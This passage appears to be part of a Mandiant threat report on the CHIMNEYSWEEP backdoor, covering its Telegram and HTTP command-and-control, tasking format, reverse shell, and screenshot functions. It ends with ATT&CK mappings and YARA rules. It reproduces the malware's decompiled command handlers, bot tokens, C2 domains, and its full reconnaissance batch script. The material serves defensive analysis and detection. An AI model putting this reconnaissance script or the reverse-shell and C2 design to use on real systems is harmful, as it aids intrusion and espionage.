Table 1: Configuration keys

Id	Purpose
1	Perform file collection
2	Perform directory listing of new drives
3	Perform key logging
4	Monitor clipboard data
5	Boolean value as to whether the actor should take screenshots
6	The timeout value between each screenshot
7	Default JPEG quality for BMP2JPGpourVBFrance export
8	Execute system information command
9-29	Missing
30-39	C&C information
40	File collection config

Network communications and commands

During the initialisation of CHIMNEYSWEEP, a thread is created which makes HTTP GET requests to https://api.telegram.org/<random_value>. The response is checked for the string "{"ok":false," and if that string is present, the threat actor attempts to use Telegram for C&C communications.

The threat actor used the following Telegram bots:

Table 2: Telegram channels by actor

URI Path	bot username	bot real name	channel id
bot661217919:AAG9PrAybrKF5y8HxMA14THNZtWXw5Sv4w	net21007bot	net21007	-1001262963819
bot692407219:AAFIfj9N3gx7vCJlsFi3Ej0qzZgpL8CNmj0	net11007bot	net11007	-1001188059110

These Telegram channels appear to have been in use by the threat actor for a significant period and have messages in the hundreds of thousands which relate to individual tasks. The backdoor uses Telegram's GetUpdates API endpoint, which returns a list of messages for the bot. The backdoor then parses this data to execute specific commands, download additional payloads, or to create a reverse shell. Data sent and received by the Telegram channel are encoded using Base64 and the same alphabet as ROADSWEEP.

Within the context of Telegram, CHIMNEYSWEEP uses a unique identifier for the victim based on the computer name and username prepended by TL. This ID is used for filtering commands for the specific device:

TL_<computer_name>-<user_name>

Following the victim identifier, the backdoor uses the string 1 to indicate a task for the update process and 2 to indicate a command to execute on the host.

If Telegram is not available, the threat actor communicates to threat actor-owned infrastructure. This infrastructure is embedded within the payload and may include one or multiple of the following:

- http://skype.se.net/cm.php
- http://update-real.com/cm.php
- http://windowsupadates.com/cm.php
- http://update-pgp.com/cm.php
- http://uk2privat.com/cm.php
- http://server-avira.com/cm.php
- http://pgp.eu.com/cm.php
- http://cloud-avira.com/cm.php
- http://telegram-update.com/cm.php
- http://avira.ltd/cm.php

The C&C communication protocol consists of several HTTP requests to the server using the argument "do" to specify the command id and "arg" to transfer associated data. Communication to these servers is done with a specific User-Agent, which includes the victim's computer name and username in the following format:

<status_code>:---:<Computer_Name>-<User_Name>:---:init:---:www:---:MNEW

Upon initialization, the backdoor will create two networking threads, one for managing updates and the second for managing tasking:

Table 3: Update communications

Command Id	Purpose	Response
0	Start the plugin update process	Updates settings within the backdoor like the current C&C for this communication channel or the settings in the registry
2	Update the core backdoor	RC4 encrypted executable, which is written to the disk, time stomped to be between 2010-2021, then executed. The backdoor uses the mutex "runupdate" before executing the executable, then after the process returns, will check for the mutex "runupdateok". If this mutex exists, the backdoor instance who requested the update is terminated.
20	Download and execute a file	RC4 encrypted data which is written to disk, then executed.
22-28	Download additional plugins	RC4 encrypted data which will be written to registry values. The purpose of these plugins is not fully understood, although Mandiant were able to ascertain that "p22jpd" is used for the screenshot converter.

Update process

CHIMNEYSWEEP can update itself by downloading an executable. Mandiant was unable to obtain a copy of this updater. However, this update mechanism likely executes the Control_Provider export. This export establishes a number of mutexes including: runupdateok, baserun, heyirunadmn and corerun. The updater logic first creates the mutex runupdate, that is checked by the Control_Provider, then waits for the runupdateok mutex before killing itself.

Tasking communications

A second thread is started to handle incoming tasking from either the C&C server or Telegram. The command effectively works by downloading a request from the server, then parsing this request into a format that is then parsed by CHIMNEYSWEEP. Payloads are delivered either using the custom Base64 algorithm for Telegram, or in plain text for the standard C&C server.

Mandiant was unable to identify each individual field used and believe these may be reserved for future, or used with historic iterations of the backdoor.

Commands are made up of 12 distinct arguments encased in square braces. As shown in Figure 10:

```
[Z][Command ID][Timeout][JPEQ Quality][Unknown JPEG setting][Unknown JPEG Setting 2][Unused][Unused][Unused][C2_IPAddress][C2_Port]
```

Figure 10: Tasking command structure

The backdoor checks for the existence of the "[Z]", and that the string ends with a "]". The arguments are then passed back to the main C&C loop. The timeout is the value in seconds that is slept prior to executing any command on the system.

```
if ( Destination[v3 - 1] == ']' && Destination[2] == ']' && *Destination == '[' && Destination[1] == 'Z' )// [Z]...]
{
  v6 = 0;
  Str = (char *)malloc(*a2);
  do
  {
    v8 = strchr(Destination, '[');
    strcpy(Str, v8 + 1);
    v9 = strchr(Str, ']');
    strcpy(Destination, Str);
    *v9 = 0;
    if ( v6 == 0xA )
    {
      if ( strlen(Str) > 1 )
        strcpy(gAddressRemoteShell_0, Str);
    }
    else if ( v6 == 0xB )
    {
      gAddressRemoteShellPort = atoi(Str);
    }
    else
    {
      *(_DWORD *)(returnCommands + 4 * v6) = atoi(Str);
    }
    ++v6;
  }
  while ( v6 <= 11 );
  free(Str);
  return 1;
}
```

Figure 11: CHIMNEYSWEEP command parsing

The following commands are supported in variants analysed by Mandiant:

Table 4: Tasking communication task list

Command Id	Purpose	Response
40	Execute a task on host	See Tasking
41	Upload a screenshot	Uploads a sc
200	Update screenshot settings and upload a screenshot	Takes a screenshot using either the b.j file from the covert store or the Windows APIs, store the screenshot on disk then upload to the C2.

Tasking

CHIMNEYSWEEP enables two distinct routes to execute commands on the box, a reverse shell and an interactive custom command prompt. In addition to this, the backdoor enables the threat actor to reboot or shutdown the system or logoff the current user.

Table 5: Command options for local task

Command	Action
100	Start the custom command prompt
101	Start a reverse shell
102	Shutdown the system using shutdown /s /t 0 /f

103	Reboot the system using shutdown /r /t 0 /f
104	Logoff the current user using shutdown /l /f

```
8   strcpy(Format, "cmd /c shutdown %s");
9   switch ( a1 )
10  {
11    case 100:
12      gStartedCommandShell = 0;
13      CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CustomCommandShell, 0, 0, 0);
14      return 1;
15    case 101:
16      CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CreateRemoteShell, 0, 0, 0);
17      return 1;
18    case 102:
19      lpStartAddress = "/s /t 0 /f";
20      goto LABEL_10;
21    case 103:
22      lpStartAddress = "/r /t 0 /f";
23      goto LABEL_10;
24    case 104:
25      lpStartAddress = "/l /f";
26LABEL_10:
27      sprintf(Buffer, Format, lpStartAddress);
28      ExecuteCommand((int)Buffer, 0, 0, 1, 0, 0);
29      return 1;
30  }
31  result = 0;
32  if ( a1 != 110 )
33    return result;
34  gStartedCommandShell = 1;
35  Sleep(0x3E8u);
36  return 1;
```

Figure 12: Command options

For both shells, the command creates a socket to the address and port in the original packet. For the reverse shell, a cmd.exe process is started with the pipes set to the socket. A packet is sent to the C&C server to inform it that a shell is starting. This packet consists of the following string "CSP><computer_identifier>>", upon termination of the shell by the user, the string "DC><computer_idenitifer>>" is sent.

The custom command prompt allows the following commands:

- CS - Used to indicate the start of a command session along with the computer_identifier
- LD - List drivers
- LP - list files in path
- LPG - Not implemented
- SF - Opens a file, returns the file size
- SFG - Opens the file and uploads the content in chunks of 0x400 bytes
- RF - Retrieves a file and writes to disk
- REN - Rename a file
- DEL - Delete a file
- DELF - Delete a directory
- CRTD - Creates a directory
- EXEC - Executes a command on disk
- DC - Disconnects the shell
- HI - Return "OOK>"

Screenshot function

CHIMNEYSWEEP can be configured to take the screenshots and if the JPEG converter plugin (stored in the p22jpd registry value) is present, convert the images to JPEG. The JPEG settings can be configured by the threat actor in the request as discussed above. Screenshots are taken using the Windows APIs and written to disk in the covert store with the name APPX.%x%x%x%x%x.tmp, where each %x is a random value.

Depending on whether the JPEG plugin exists, CHIMNEYSWEEP will either copy the temporary file into the requested file, or using the plugin, convert the bitmap into a JPEG as defined by the command.

The output value is then either uploaded to Telegram or the C&C server using command 41. Mandiant was able to obtain a JPEG plugin with the MD5 hash 87574fa34cfbe592d6097b8d36e00313.

```
[200][6][90][200][150][][][][][3.67.156.202][443]
```

Figure 13: Example C&C tasking to collect a screenshot

Sys info commands

```
@echo off
@CHCP 65001
@set t="%cd%\ni"
@set f="%cd%\i1"
@cd %SystemRoot%\system32
@echo {{WMIC_AntiVirusProduct}}>%t%
@wmic /failfast:on /append:%t% /namespace:\\root\SecurityCenter2 path AntiVirusProduct get /value
@echo {{WMIC_AntiSpywareProduct}}>>%t%
@wmic /failfast:on /append:%t% /namespace:\\root\SecurityCenter2 path AntiSpywareProduct get /value
@echo {{WMIC_FirewallProduct}}>>%t%
@wmic /failfast:on /append:%t% /namespace:\\root\SecurityCenter2 path FirewallProduct get /value
@echo {{WMIC_OS}}>>%t%
@wmic /failfast:on /append:%t% OS get /value
@echo {{WMIC_TIMEZONE}}>>%t%
@wmic /failfast:on /append:%t% TIMEZONE get /value
@echo {{WMIC_LOGON}}>>%t%
@wmic /failfast:on /append:%t% LOGON get /value
@echo {{WMIC_DESKTOP}}>>%t%
@wmic /failfast:on /append:%t% DESKTOP get /value
@echo {{WMIC_DESKTOPMONITOR}}>>%t%
@wmic /failfast:on /append:%t% DESKTOPMONITOR get /value
@echo {{WMIC_BASEBOARD}}>>%t%
@wmic /failfast:on /append:%t% BASEBOARD get /value
@echo {{WMIC_BIOS}}>>%t%
@wmic /failfast:on /append:%t% BIOS get /value
@echo {{WMIC_CPU}}>>%t%
@wmic /failfast:on /append:%t% CPU get /value
@echo {{WMIC_SOUNDDEV}}>>%t%
@wmic /failfast:on /append:%t% SOUNDDEV get /value
@echo {{WMIC_LOGICALDISK}}>>%t%
@wmic /failfast:on /append:%t% LOGICALDISK get /value
@echo {{WMIC_CDROM}}>>%t%
@wmic /failfast:on /append:%t% CDROM get /value
@echo {{WMIC_PRINTERCONFIG}}>>%t%
@wmic /failfast:on /append:%t% PRINTERCONFIG get /value
@echo {{WMIC_USERACCOUNT}}>>%t%
@wmic /failfast:on /append:%t% USERACCOUNT get /value
@echo {{WMIC_SHARE}}>>%t%
```

```
@wmic /failfast:on /append:%t% SHARE get /value
@echo {{WMIC_STARTUP}}>>%t%
@wmic /failfast:on /append:%t% STARTUP get /value
@echo {{WMIC_PROCESS}}>>%t%
@wmic /failfast:on /append:%t% PROCESS get /value
@echo {{WMIC_SERVICE}}>>%t%
@wmic /failfast:on /append:%t% SERVICE get /value
@echo {{WMIC_SYSDRIVER}}>>%t%
@wmic /failfast:on /append:%t% SYSDRIVER get /value
@echo {{WMIC_PAGEFILE}}>>%t%
@wmic /failfast:on /append:%t% PAGEFILE get /value
@echo {{WMIC_PAGEFILE}}>>%t%
@wmic /failfast:on /append:%t% PAGEFILE get /value
@echo {{SYSTEMINFO}}>>%t%
@SYSTEMINFO>>%t%
@echo {{Reg_Uninstall}}>>%t%
@REG QUERY "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall"  /s>>%t%
@echo {{Reg_TerminalServerClient}}>>%t%
@REG QUERY "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"  /s>>%t%
@echo {{BOOTCFG}}>>%t%
@BOOTCFG>>%t%
@echo {{IPCONFIG/All}}>>%t%
@IPCONFIG /ALL>>%t%
@echo {{whoami}}>>%t%
@whoami>>%t%
@echo {{net user /domain}}>>%t%
@net user /domain>>%t%
@echo {{net user}}>>%t%
@net user>>%t%
@echo {{net user Administrator}}>>%t%
@net user Administrator>>%t%
@echo {{net localgroup administrators}}>>%t%
@net localgroup administrators>>%t%
@echo {{net group /domain }}>>%t%
@net group /domain>>%t%
@echo {{net group "domain admins" /domain}}>>%t%
@net group "domain admins" /domain>>%t%
@echo {{net view}}>>%t%
@net view>>%t%
@echo {{net use}}>>%t%
@net use>>%t%
@echo {{net share}}>>%t%
@net share>>%t%
@echo {{route print}}>>%t%
@route print>>%t%
@echo {{net localgroup}}>>%t%
@net localgroup>>%t%
@echo {{net group "Exchange Trusted Subsystem" /domain}}>>%t%
@net group "Exchange Trusted Subsystem" /domain>>%t%
@echo {{net accounts /domain}}>>%t%
@net accounts /domain>>%t%
@echo {{net accounts}}>>%t%
```

```
@net accounts>>%t%
@echo {{netstat -an}}>>%t%
@netstat -an>>%t%
@echo {{set}}>>%t%
@set>>%t%
@echo {{tasklist}}>>%t%
@tasklist>>%t%
@echo {{dir c:\ }}>>%t%
@dir c:\ >>%t%
@echo {{dir d:\ }}>>%t%
@dir d:\ >>%t%
@echo {{dir e:\ }}>>%t%
@dir e:\ >>%t%
@echo {{dir f:\}}>>%t%
@dir f:\>>%t%
@echo {{dir g:\}}>>%t%
@dir g:\>>%t%
@echo {{dir Desktop}}>>%t%
@dir %appdata%\..\..\Desktop>>%t%
@echo {{dir C:\Users}}>>%t%
@dir C:\Users>>%t%
@echo {{dir "C:\Program Files"}}>>%t%
@dir "C:\Program Files">>%t%
@echo {{dir "C:\Program Files (x86)"}}>>%t%
@dir "C:\Program Files (x86)">>%t%
@echo {{dir C:\ProgramData}}>>%t%
@dir C:\ProgramData>>%t%
@echo {{tracert -d -4 -w 1500 8.8.8.8}}>>%t%
@tracert -d -4 -w 1500 8.8.8.8>>%t%
@echo {{ping 8.8.8.8}}>>%t%
@ping 8.8.8.8>>%t%
@echo {{ping gitlab.com}}>>%t%
@ping gitlab.com>>%t%
@echo {{ping mail.google.com}}>>%t%
@ping mail.google.com>>%t%
@echo {{ping google.com}}>>%t%
@ping google.com>>%t%
@echo {{ping mf.local}}>>%t%
@ping mf.local>>%t%
@echo {{DATE-TIME}}>>%t%
@date /T>>%t%
@time /T>>%t%
@echo {{END}}>>%t%
@del /q /f %f%
@more<%t%>%f%
@del /q /f %t%
@exit
```

MITRE ATT&CK Techniques

ID	Technique

T1007	System Service Discovery
T1012	Query Registry
T1027	Obfuscated Files or Information
T1033	System Owner/User Discovery
T1055	Process Injection
T1057	Process Discovery
T1070.004	File Deletion
T1070.006	Timestomp
T1082	System Information Discovery
T1083	File and Directory Discovery
T1087	Account Discovery
T1112	Modify Registry
T1113	Screen Capture
T1134	Access Token Manipulation
T1489	Service Stop
T1497.001	System Checks
T1518	Software Discovery
T1543.003	Windows Service
T1569.002	Service Execution
T1622	Debugger Evasion

Yara Rules

```
rule M_Disrupt_ROADSWEEP_1 { meta: author = "Mandiant" description = "Identifies the encryption key used within ROADSWEEP" strings: $ = {C6 45 D5 E4 C6 45 D6 B1 C6 45 D7 6B C6 45 D8 22 C6 45 D9 B5 C6 45 DA 88 C6 45 DB 94 C6 45 DC AA C6 45 DD 86 C6 45 DE C4 C6 45 DF 21 C6 45 E0 E8 C6 45 E1 75 C6 45 E2 9D C6 45 E3 F3 C7 44 24 10 00 00 00 F0} condition: all of them } rule
```

```
M_Disrupt_ZEROCLEAR_1 { meta: author = "Mandiant" description = "Identifies code sequences in
ZEROCLEAR" strings: $ = "B4B615C28CCD059CF8ED1ABF1C71FE03C0354522990AF63ADF3C911E2287A4B906D47D"
wide $ = "wp starts!" $ = "un start!" $ = "in start!" condition: all of them } rule
M_Backdoor_CHIMNEYSWEEP_1 { meta: author = "Mandiant" description = "Detects strings found in
CHIMNEYSWEEP" strings: $ = "%sAPPX.%x%x%x%x%x.tmp" $ = "rerunadmn" $ = "runupdate" $ =
"runupdateok" $ = "baserun" $ = "heyirunadmn" $ = "subttoadmn" $ = "ttrundll" $ = "
{\"ok\":false," $ = "TL_%s-%s" $ = "|**|Net1NOFILE|**|" $ = "%s:---:%s-%s:---:%s:---:www:--
-:MNEW" condition: uint16(0) == 0x5A4D and 8 of them } import "pe" rule
M_Backdoor_CHIMNEYSWEEP_2 { meta: author = "Mandiant" description = "Detects encrypted data
found in CHIMNEYSWEEP" strings: $key = {C6 45 D5 E4 C6 45 D6 B1 C6 45 D7 6B C6 45 D8 22 C6 45 D9
B5 C6 45 DA 88 C6 45 DB 94 C6 45 DC AA C6 45 DD 86 C6 45 DE C4 C6 45 DF 21 C6 45 E0 E8 C6 45 E1
75 C6 45 E2 9D C6 45 E3 F3 C7 44 24 10 00 00 00 F0} $encoded_config = {FA c0 c7 e5} $encoded_bot
= {AE E0 ED D6} condition: uint16(0) == 0x5A4D and all of them and (pe.exports("RatingSetupUI")
or pe.exports("A")) }
```